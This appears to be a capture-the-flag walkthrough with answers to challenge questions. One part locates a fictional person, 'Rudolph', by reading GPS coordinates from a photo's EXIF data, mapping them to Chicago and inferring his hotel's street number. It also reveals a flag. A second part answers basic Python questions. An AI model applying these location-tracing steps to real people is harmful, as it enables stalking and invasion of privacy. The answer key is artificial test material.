
Question 7 – Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Here are two pictures of the parade found is his tweet history, and there is a higher resolution in the link above.

By clicking into the link, we are directed to another website, where we can then save the picture.




After we saved/downloaded the picture, we can go to an EXIF viewer website (https://exifdata.com/ for example) to see the EXIF data.



As we can see, the GPS coordinates are, "41.891815 N, 87.624277 W".

We can paste these coordinates in Google Maps to see the location of the parade.



The location of the parade is in **Chicago.**

Question 8 – Okay, you found the city, but where specifically was one of the photos taken?

The photo was specifically taken in the coordinates “41.891815 N, 87.624277 W”, as we found in the EXIFdata website.

Question 9 – Did you find a flag too?

After scrolling down further in the exifdata website, we found the flag to be, “{FLAG}ALWAYSCHECKTHEEXIFD4T4”.


Question 10 – Has Rudolph been pwned? What password of his appeared in a breach?

Website down, we got answer the answer for free.

Question 11 – Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

From his tweet history we found the hotel name to be “Marriott”.

The nearest Marriott hotel near the coordinates that we found just now is in:



As we can see the street number is “540”.

Day 15: Scripting – There's A Python In My Stocking!


Tools used: Windows, Python

Tutorial/Walkthrough:

Question 1 – What's the output of True + True?

```
>>> print(True + True)
2
```

Question 2 – What's the database for installing other people's libraries called?



The database is PyPi.

Question 3 – What is the output of bool("False")?

```
>>> print(bool("False"))
True
```

Question 4 – What library lets us download the HTML of a webpage?

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

The "**request**" library lets us download the HTML.

Question 5 – What is the output of the program provided in "Code to analyse for Question 5" in today's material?

```
1  x = [1, 2, 3]
2
3  y = x
4
5  y.append(6)
6
7  print(x)
```

```
[1, 2, 3, 6]
```

> The output

Question 6 – What causes the previous task to output that?

Pass by reference, since Python only passes the location of the list when using for example the code, x = y.

In the previous task, x is a list and y is assigned to x, but assigning a variable to another variable only passes the location of the list.

In this case y.append(6), y is in the location of x, so 6 is appended to the list x.

Question 7 – If the input was “Skidy”, what will be printed?

If the input is “Skidy”, the output will be “The Wise One has allowed you to come in.”

This is because, the input “Skidy” exists in the list “names” and since the line “if name in names” is True, “The Wise One has allowed you to come in.” will be printed.

Question 8 – If the input was “elf”, what will be printed?

Since “elf” is not in the list “names”, the line “if name in names” will be False, therefore the output will be “The Wise One has not allowed you to come in.”